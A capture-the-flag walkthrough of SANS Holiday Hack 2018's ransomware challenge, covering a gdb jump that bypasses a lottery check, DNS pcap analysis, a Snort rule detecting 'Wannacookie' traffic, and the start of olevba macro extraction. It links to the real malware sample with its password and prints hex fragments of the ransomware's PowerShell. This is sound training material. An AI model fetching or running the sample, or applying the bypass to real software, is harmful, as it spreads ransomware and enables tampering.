



Main Challenge

Ransomware Recovery

9) Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. *For hints on achieving this objective, please visit Shinnny Upatree and help him with the Sleigh Bell Lottery Cranberry Pi terminal challenge.*

Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Stop the Malware

Difficulty:

Identify a way to stop the malware in its tracks!

Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the the encrypted password vault.



Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge



Hint Challenge

The Sleigh Bell Lottery

Cranberry Pi terminal challenge

- 💡 Shinny Upatree at 2nd floor go right from the stairs you will find him at your right.

Hi, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.

As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the **GNU Debugger** can help us. With the **PEDA** modules installed, it can be prettier. I mean easier.



Using gdb to Call Random Functions!

<https://pen-testing.sans.org/blog/2018/12/11/using-gdb-to-call-random-functions>

Terminal Screen

```

WNK00000KXXNNXXN
WWWWWW

I'll hear the bells on Christmas Day
Their sweet, familiar sound will play
  But just one elf,
    Pulls off the shelf,
The bells to hang on Santa's sleigh!

Please call me Shinny Upatree
I write you now, 'cause I would be
  The one who gets -
    Whom Santa lets
The bells to hang on Santa's sleigh!

But all us elves do want the job,
Conveying bells through wint'ry mob
  To be the one
    Toy making's done
The bells to hang on Santa's sleigh!

To make it fair, the Man devised
A fair and simple compromise.
  A random chance,
    The winner dance!
The bells to hang on Santa's sleigh!

Now here I need your hacker skill.
To be the one would be a thrill!
  Please do your best,
    And rig this test
The bells to hang on Santa's sleigh!

Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@e7a5997711b3:~$ █

```





Hint Challenge

The Sleigh Bell Lottery Cranberry Pi terminal challenge



Solution

- Using **ls** command list all files and directories :

```
ls -la
```

```
Complete this challenge by winning the sleighbell lottery for Shinny Upatree.
elf@d3397d036a8b:~$ ls
gdb objdump sleighbell-lotto
elf@d3397d036a8b:~$
```



gdb

The GNU Project debugger for C (and C++).

objdump

Displays information about one or more object files

sleighbell-lotto The sleighbell lottery program

- Try to run **sleighbell-lotto** to see Lottery in action , write the command in terminal :

```
./sleighbell-lotto
```

```
elf@d3397d036a8b:~$ ./sleighbell-lotto
The winning ticket is number 1225.
Rolling the tumblers to see what number you'll draw...
You drew ticket number 857!
Sorry - better luck next year!
elf@d3397d036a8b:~$
```



- Let's find Interesting functions :

01. Method 1:

Using **nm** command which provides information on the symbols being used in an object file or executable file :

```
nm sleighbell-lotto
```

```
elf@546495738cc9:~$ nm sleighbell-lotto
U EVP_sha256@@OPENSSL_1_1_0
U HMAC@@OPENSSL_1_1_0
0000000000207d40 d __DYNAMIC
0000000000207f40 d __GLOBAL_OFFSET_TABLE_
0000000000001630 R __IO_stdin_used
w __ITM_deregisterTMCloneTable
w __ITM_registerTMCloneTable
000000000000702c r __FRAME_END__
0000000000006dcc r __GNU_EH_FRAME_HDR
0000000000208068 D __TMC_END__
0000000000208068 B __bss_start
w __cxa_finalize@@GLIBC_2.2.5
0000000000208000 D __data_start
000000000000ac0 t __do_global_dtors_aux
0000000000207d38 t __do_global_dtors_aux_fini_array_entry
0000000000208008 D __dso_handle
0000000000207d30 t __frame_dummy_init_array_entry
w __gmon_start__
0000000000207d38 t __init_array_end
0000000000207d30 t __init_array_start
0000000000001620 T __libc_csu_fini
00000000000015b0 T __libc_csu_init
U __libc_start_main@@GLIBC_2.2.5
U __stack_chk_fail@@GLIBC_2.4
0000000000208068 D __edata
```



Everything you see here is a symbol, and the ones with T in front are ones that we can actually call, but the ones that start with an underscore ('_') are built-in stuff that we can just ignore (in a "real" situation, you shouldn't discount something simply because the name starts with an underscore, of course).



Hint Challenge The Sleigh Bell Lottery Cranberry Pi terminal challenge



02. Method 2 :

Using `objdump` command with `-t` option to print the symbol table entries of the file :

```
objdump -t sleighbell-lotto
```

Let's use `grep` to filter the results to functions where (F) The symbol is the name of a function and also remove the ones that start with an underscore (_):

```
objdump -t sleighbell-lotto | grep " F " | grep -ve "_"
```

```
elf@e503adf4dc2b:~$ objdump -t sleighbell-lotto | grep " F " | grep -ve "_"  
0000000000000f18 g F .text 000000000000000f tohex  
0000000000000fd7 g F .text 00000000000004e0 winnerwinner  
000000000000014b7 g F .text 0000000000000013 sorry  
000000000000014ca g F .text 00000000000000e1 main
```



The two functions that might be interesting are “main” and “winnerwinner”, so that's what we're going to follow!

4. Before we can call one of these functions, we need to run the project in `gdb` :

```
gdb -q sleighbell-lotto
```

The `-q` flag is simply to disable unnecessary output.

5. After you get to the (`gdb`) prompt, the `sleighbell-lotto` application is loaded and ready to run, but it hasn't actually been started yet.

You can verify that by trying to run a command such as `continue` :

```
continue
```

6. Now that the program is ready to go in `gdb`, we can run it with the `run` command.

You'll see the same output as you would if you'd run it directly until it ends, at which point we're back in `gdb`.

7. In order to modify the application at runtime, it is necessary to run the program and then stop it again before it finishes cleanly. The most common way is to use a breakpoint on `main` function, write the following on `gdb` :

```
break main
```

Then `run` the program and watch what happens :

```
elf@e394fab70f95:~$ gdb -q sleighbell-lotto  
Reading symbols from sleighbell-lotto... (no debugging symbols found)... done.  
(gdb) continue  
The program is not being run.  
(gdb) break main  
Breakpoint 1 at 0x14ce  
(gdb) run  
Starting program: /home/elf/sleighbell-lotto  
[Thread debugging using libthread_db enabled]  
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".  
  
Breakpoint 1, 0x0000555555554ce in main ()  
(gdb) █
```



Now we have control of the application in the running (but paused) state! We can view/edit memory, modify registers, continue execution, jump to another part of the code, and much much more!



Hint Challenge The Sleigh Bell Lottery Cranberry Pi terminal challenge



8. We're going to move the program's execution to another part of the program.

Specifically, we're just going to use gdb's **jump** command to resume execution at the start of **winnerwinner** function:

```
jump winnerwinner
```

```
Breakpoint 1, 0x0000555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.

.....
...;:::::cccodkkkkkkkkxdc;.
.';:codkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
':okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.;okkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.:xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
`lkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
;xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
xkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
:olodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk.
.....;coxkkkkkkkkkkkkkkkkkkkkkkkkkk.
.....,:lxkkkkkkkkkkkkkkkk.
.....';:coxkkkk:.
.....ckd.
.....
```

With gdb you fixed the race.
The other elves we did out-pace.
And now they'll see.
They'll all watch me.
I'll hang the bells on Santa's sleigh!

Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 146) exited normally]





Sweet candy goodness - I win! Thank you so much!

Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?

Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.

Many elves were affected, so Alabaster went to go see if he could help out.

I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.

An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.

He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.

Another recent ransomware made it possible to retrieve crypto keys from memory.

Hopefully the same is true for Wannacookie!

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.



Malware Reverse Engineering

Whoa, Chris Davis' talk on PowerShell malware is crazy pants!

You should check it out!







Main Challenge

Ransomware Recovery

Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.

- 📍 Alabaster Snowball at 2nd floor go right into corridor until end then left continue forward until the end then go left until you reach the door on your right Go through you will find him , and the Snort terminal left to Alabaster Snowball.

Help, all of our computers have been encrypted by ransomware!

I came here to help but got locked in 'cause I dropped my "Alabaster Snowball" badge in a rush.

I started analyzing the ransomware on my host operating system, ran it by accident, and now my files are encrypted!

Unfortunately, the password database I keep on my computer was encrypted, so now I don't have access to any of our systems.

If only there were some way I could create some kind of traffic filter that could alert anytime ransomware was found!



Terminal Screen



Ransomware Recovery | 1_Catch the Malware



Solution

1. Let's see `ls` to list the files and directories , write the command in terminal :

`ls`

2. Let's open `more_info.txt` for additional information , write the command in terminal :

`cat more_info.txt`

```
elf@11aec9c9ee6:~$ ls
more_info.txt snort.log.pcap snort_logs
elf@11aec9c9ee6:~$ cat more_info.txt
MORE INFO:
A full capture of DNS traffic for the last 30 seconds is
constantly updated to:
/home/elf/snort.log.pcap

You can also test your snort rule by running:
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

This will create an alert file at ~/snort_logs/alert

This sensor also hosts an nginx web server to access the
last 5 minutes worth of pcaps for offline analysis. These
can be viewed by logging into:
http://snortsensor1.kringlecastle.com/

Using the credentials:
-----
Username | elf
Password | onashelf

tshark and tcpdump have also been provided on this sensor.

HINT:
Malware authors often user dynamic domain names and
IP addresses that change frequently within minutes or even
seconds to make detecting and block malware more difficult.
As such, its a good idea to analyze traffic to find patterns
and match upon these patterns instead of just IP/domains.elf@11aec9c9ee6:~$
```



3. There are three methods to analysis pcap in this challenge (`tshark`, `tcpdump`) on terminal analysis and (`wireshark`) for offline analysis let's try each one :

Method 1 | Analysis using tshark tool :

01. Using `tshark` to dump and analyze network traffic open the file `/home/elf/snort.log.pcap` which is a full capture of DNS traffic for the last 30 seconds :

`tshark -r snort.log.pcap`

```
elf@a0d45551ab57:~$ tshark -r snort.log.pcap
1 0.000000 10.126.0.95 ? 67.179.143.237 DNS 99 Standard query 0xe487 TXT 77616E6E61
636F6B69652E6D696E2E707331.hsbgenurar.com
2 0.010164 67.179.143.237 ? 10.126.0.95 DNS 167 Standard query response 0xe487 TXT
77616E6E61636F6B6B69652E6D696E2E707331.hsbgenurar.com TXT
3 0.020351 10.126.0.3 ? 101.198.193.22 DNS 68 Standard query 0x95b6 TXT rigsby.heb
raism.360.cn
4 0.030520 101.198.193.22 ? 10.126.0.3 DNS 130 Standard query response 0x95b6 TXT
rigsby.hebraism.360.cn TXT
5 0.040731 10.126.0.107 ? 147.64.19.150 DNS 98 Standard query 0x43a2 TXT 77616E6E616
36F6F6B69652E6D696E2E707331.abhrngesru.ru
6 0.050936 147.64.19.150 ? 10.126.0.107 DNS 165 Standard query response 0x43a2 TXT 7
7616E6E61636F6B6B69652E6D696E2E707331.abhrngesru.ru TXT
7 0.061136 10.126.0.95 ? 67.179.143.237 DNS 101 Standard query 0xcf81 TXT 0.77616E6E616
E61636F6B6B69652E6D696E2E707331.hsbgenurar.com
8 0.071316 67.179.143.237 ? 10.126.0.95 DNS 423 Standard query response 0xc
```



You can find more about tshark here
<https://hackertarget.com/tshark-tutorial-and-filter-examples/>



Ransomware Recovery | 1_Catch the Malware



02. Let's remove unwanted data for clearer view to analysis:

```
tshark -r snort.log.pcap -T fields -e dns.qry.name | sort
```

-T set the format of the output when viewing decoded packet data with **fields** option is to show the values of fields specified with the -e **dns.qry.name** filed this will show us the DNS query, then **sort** command is used to sort the results.

```
elf@24ea945d1612:~$ tshark -r snort.log.pcap -T fields -e dns.qry.name | sort
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
0.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
1.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
10.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
11.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.rbnrushaeg.ru
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
12.77616E6E61636F6F6B69652E6D696E2E707331.ubagenshrr.org
```



You will notice repeated code with different domain name :

77616E6E61636F6F6B69652E6D696E2E707331


Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because **TXT** record length is no longer than 255 characters.

Method 2 | Analysis using **tcpdump** tool :

01. Using **tcpdump** to analyze network traffic **snort.log.pcap** :

```
tcpdump -r snort.log.pcap
```

```
elf@986e83c7e4fa:~$ tcpdump -r snort.log.pcap
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
21:51:02.789093 IP 10.126.0.66.37213 > 114.134.80.162.domain: 56597+ TXT? bronzed.weibo.co
m. (35)
21:51:02.799263 IP 114.134.80.162.domain > 10.126.0.66.37213: 56597*- 1/0/0 TXT "nonretain
able5anthon5runholder5nontraveler5itineratio5extraperiodic5" (134)
21:51:02.809430 IP 10.126.0.241.59258 > cpe-104-173-171-121.socal.res.rr.com.domain: 34363
+ TXT? 77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (71)
21:51:02.819579 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.59258: 34363
*- 1/0/0 TXT "64" (139)
21:51:02.829749 IP 10.126.0.140.21498 > 205.255.35.22.domain: 52343+ TXT? 77616E6E61636F6F
6B69652E6D696E2E707331.gnrbruaseh.net. (71)
21:51:02.839910 IP 205.255.35.22.domain > 10.126.0.140.21498: 52343*- 1/0/0 TXT "64" (139)
21:51:02.850086 IP 10.126.0.241.15087 > cpe-104-173-171-121.socal.res.rr.com.domain: 11141
+ TXT? 0.77616E6E61636F6F6B69652E6D696E2E707331.rhsgureanb.com. (73)
21:51:02.860248 IP cpe-104-173-171-121.socal.res.rr.com.domain > 10.126.0.241.15087: 11141
*- 1/0/0 TXT "2466756e6374696f6e73203d207b66756e6374696f6e20655f645f66696c6528246b65792c20
2446696c652c2024656e635f697429207b5b627974655b5d5d246b6579203d20246b65793b245375666697820
3d2022602e77616e6e61636f6f6b6965223b5b53797374656d2e5265666c656374696f6e2e417373656d (395)
21:51:02.870410 IP 10.126.0.235.62785 > 101.198.193.22.domain: 22443+ TXT? microm
```



You can find more about **tcpdump** here <http://www.tcpdump.org/>



Ransomware Recovery | 1_Catch the Malware



02. Let's remove unwanted data for clearer view to analysis, write the following command in terminal :

```
tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
```

-n flag Turn off the default tcpdump action to lookup and translate hostnames.

Cut Utility for cutting sections from each line then output the result.

-d option cut based on a delimiter , here the delimiter set to a space.

-f option pull out the fields of interest by specify the field that should be cut , here we need here we need to look at dns query name field which is **field number 8** then **sort** command is used to sort the results.

```
elf@693784c23157:~$ tcpdump -r snort.log.pcap -n | cut -d " " -f 8 | sort
reading from file snort.log.pcap, link-type IPV4 (Raw IPv4)
0.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
0.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
1.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
1.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
10.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
10.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
11.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
11.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
12.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
12.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
13.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
13.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
14.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
14.77616E6E61636F6F6B69652E6D696E2E707331.nbrehgursa.com.
15.77616E6E61636F6F6B69652E6D696E2E707331.gasrhbrne.org.
```



Same notes from **tshark** tool results .

Method 3 | Offline analysis using Wireshark Software :

01. First grab pcaps for offline analysis, Go to <http://snortsensor1.kringlecastle.com/>

02. Enter the credentials from more_info.txt file :

Username | elf

Password | onashelf

03. Download all pcaps for offline analysis .

04. Open the pcaps in wireshark to view traffic for any leads , We know that **Wanna-cookie** malware is communicates over **DNS** to get data this will need a huge **dns requests/responses** , Sort the result by **destination address** :

No.	Time	Src Port	Source	Destination	Protocol	Length	Info
328	3.334297	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x9b9c TXT 53.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
334	3.395394	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x2957 TXT 54.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
342	3.47678	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xb866 TXT 55.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
344	3.497246	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xb86c TXT 56.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
354	3.599083	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x9f50 TXT 57.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
360	3.660250	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x48c4 TXT 58.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
366	3.721363	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0xe6954 TXT 59.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
372	3.782467	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x1961 TXT 60.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
376	3.823200	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x5579 TXT 61.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
380	3.863979	53	19.43.153.69	10.126.0.192	DNS	425	Standard query response 0x46b6 TXT 62.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
386	3.925090	53	19.43.153.69	10.126.0.192	DNS	197	Standard query response 0x2928 TXT 63.77616E6E61636F6F6B69652E6D696E2E707331.bngaurrhes.net TXT
340	3.456501	53	54.173.169.1...	10.126.0.194	DNS	212	Standard query response 0xc3f6 TXT chaparejos.oversecured.netflix.com TXT
378	3.843605	53	104.244.42.1...	10.126.0.195	DNS	171	Standard query response 0x278d TXT micromillimeter.martella.dissipators.twitter.com TXT
370	3.762111	53	52.178.167.1...	10.126.0.202	DNS	124	Standard query response 0xaai1 TXT senator.microsoftonline.com TXT
164	1.663488	53	52.108.236.1	10.126.0.210	DNS	135	Standard query response 0x50a5 TXT unimmaculateness.office.com TXT
4	0.030583	53	150.35.236.65	10.126.0.22	DNS	167	Standard query response 0x7c3f TXT 77616E6E1636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
10	0.091848	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x574d TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
18	0.173458	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xa498 TXT 1.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
20	0.193880	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0x1ff6 TXT 2.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
28	0.275564	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xb921 TXT 3.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT
32	0.316264	53	150.35.236.65	10.126.0.22	DNS	423	Standard query response 0xa040 TXT 4.77616E6E61636F6F6B69652E6D696E2E707331.surrehbnga.com TXT



Ransomware Recovery | 1_Catch the Malware



You will notice repeated code with different domain name :

77616E6E61636F6F6B69652E6D696E2E707331

Also huge number of dns queries using this query name and there are numbered queries looks like message/file was divided into several parts because **TXT** record length is no longer than 255 characters.

05. Complete inspection of all pcap files to confirm this conclusion.

06. Extract this code by selecting any connection contains the code > bottom panel >

Select query >Queries :

```

▶ User Datagram Protocol, Src Port: 14232, Dst Port: 53
▼ Domain Name System (query)
  Transaction ID: 0x3fcc
  ▶ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▼ Queries
    ▼ 77616E6E61636F6F6B69652E6D696E2E707331.nbgrauerhs.org: type TXT, class IN
      Name: 77616E6E61636F6F6B69652E6D696E2E707331.nbgrauerhs.org
      [Name Length: 53]

```


- Notice that this code we just found looks like it's HEX characters , let's try any Online hex decoder to convert the code to readable format to see if it's true:

77616E6E61636F6F6B69652E6D696E2E707331 > wannacookie.min.ps1

bingo ! Looks like the malware requesting PowerShell file (.ps1)

You can use this online converter <https://gchq.github.io/CyberChef/>

- Now let's shape our snort rule to block any connection contains this code , snort rule should look like the following example :





Ransomware Recovery | 1_Catch the Malware



Our snort rule will be :

```
alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6E61636F6F6B69652E6D696E2E707331"; priority:1; sid:9000000; )
```

With this rules we are alert on any connection in/out using **UDP** protocol on port **53** because **DNS** listens for requests on port **53** on local or on malware server , Also any connection contains the code **77616E6E61636F6F6B69652E6D696E2E707331** we just found

Set **priority** to **1** to highest alert and Set **sid** for each rule to uniquely identify Snort rules

You can use this online snort code creator <http://snorpy.com/>



- Now let's go to back snort terminal to test this rule, Write the following command to edit the rules file :

```
nano /etc/snort/rules/local.rules
```

- Go down to empty new line by pressing down arrow button on your keyboard
- Write the snort rules we just created or you can copy and paste it into terminal

```
GNU nano 2.5.3           File: /etc/snort/rules/local.rules           Modified

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures. Put your local
# additions here.

alert udp any 53 <> any any ( msg:"Wannacookie Ransomware connection "; content:"77616E6$


File Name to Write: /etc/snort/rules/local.rules
^G Get Help      M-D DOS Format   M-A Append      M-B Backup File
^C Cancel       M-M Mac Format    M-P Prepend    ^T To Files

```

then save the file after editing by press **ctrl** and **x** > write **y** > Enter



Main Challenge

Ransomware Recovery | 1_Catch the Malware



9. If rules was wrong you will get this message:

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[i] Snort is not alerting on all ransomware!
```



Also can test your snort rule by running:

```
snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf
```

If there are any errors , you will get the error at the end :

```
+++++
Initializing rule chains...
ERROR: /etc/snort/rules/local.rules(9) Each rule must contain a rule sid.
Fatal Error, Quitting..
elf@282685f45d3e:~$
```



10. If rules is correct you will get this message :

```
elf@282685f45d3e:~$ nano /etc/snort/rules/local.rules
elf@282685f45d3e:~$
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```



Thank you so much!Snort IDS is alerting on each new ransomware infection in our network.

✓ Catch the Malware

Difficulty:

Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.







Main Challenge

Ransomware Recovery

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.

Cookie Recipe document:

https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?

All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of elves and find the domain it communicates with.




Dropper Download

Word docm macros can be extracted using olevba.

Perhaps we can use this to grab the ransomware source.

<https://github.com/decalage2/oletools/wiki/olevba>





Ransomware Recovery | 2_Identifier the Domain



Solution

1. Recommended watch Chris Davis talk's about Analyzing PowerShell Malware :

▶ <https://www.youtube.com/watch?v=wd12XRq2DNk>

2. Download the malicious Word document :

https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip

3. Alert !:

- Never run or analyze malware from your host or host environment.
- ONLY Run/Analyze in Virtual Environment – Virtual Machine/Docker etc...
- Segregated Networking – Don't expose your internal network.
 - Use a VPN or Proxy tunnel to interact with malware or C2 servers (if you need to interact with them at all).

4. You can get windows ready virtual machine from here :

<https://developer.microsoft.com/en-us/windows/downloads/virtual-machines>

or from here

<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

5. Run the virtual machine and copy zipped malware file to it.

6. Unzip the file CHOCOLATE_CHIP_COOKIE_RECIPE.zip with password **elves**

7. You will get the malicious Word document CHOCOLATE_CHIP_COOKIE_RECIPE.docm

8. Make sure you have installed **Python 2.7** to be able to run the analysis tools :

<https://www.python.org/downloads/release/python-2715/>

How to install tutorial : <https://www.howtogeek.com/197947/how-to-install-python-on-windows/>

9. Make sure you have installed **Visual Basic Code**, it's easier for read/edit PowerShell scripts: <https://code.visualstudio.com/>

10. Start the **PowerShell** from windows menu

11. Install **olevba** tool : since we will be using Windows 10 VM for this analysis we will install using the following command in your VM terminal :

```
pip install -U oletools
```

You can refer to olevba wiki for more details <https://github.com/decalage2/oletools/wiki/olevba>

12. Let's extract macro from malware using **olevba** tool :

01. Change the directory to where you put the malware file then check by using **dir**:

```
PS C:\Users\IEUser> cd Downloads\wannacookie\  
PS C:\Users\IEUser\Downloads\wannacookie> dir  
  
Directory: C:\Users\IEUser\Downloads\wannacookie  
  
Mode                LastWriteTime         Length Name  
----                -              -          -  
-a----   12/17/2018  1:46 AM        113540 CHOCOLATE_CHIP_COOKIE_RECIPE.docm  
-a----   12/25/2018  11:09 AM       110699 CHOCOLATE_CHIP_COOKIE_RECIPE.zip
```



Ransomware Recovery | 2_Identifier the Domain



02. Run **olevba** to extract macros from malware file

```
olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm
```

```
PS C:\Users\IEUser\Downloads\wannacookie> olevba CHOCOLATE_CHIP_COOKIE_RECIPE.docm
olevba 0.53.1 - http://decalage.info/python/oletools
Flags      Filename
-----
OpX:MASI--- CHOCOLATE_CHIP_COOKIE_RECIPE.docm
=====
FILE: CHOCOLATE_CHIP_COOKIE_RECIPE.docm
Type: OpenXML
-----
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: u'VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO Module1.bas
in file: word/vbaProject.bin - OLE stream: u'VBA/Module1'
-----
Private Sub Document_Open()
Dim cmd As String
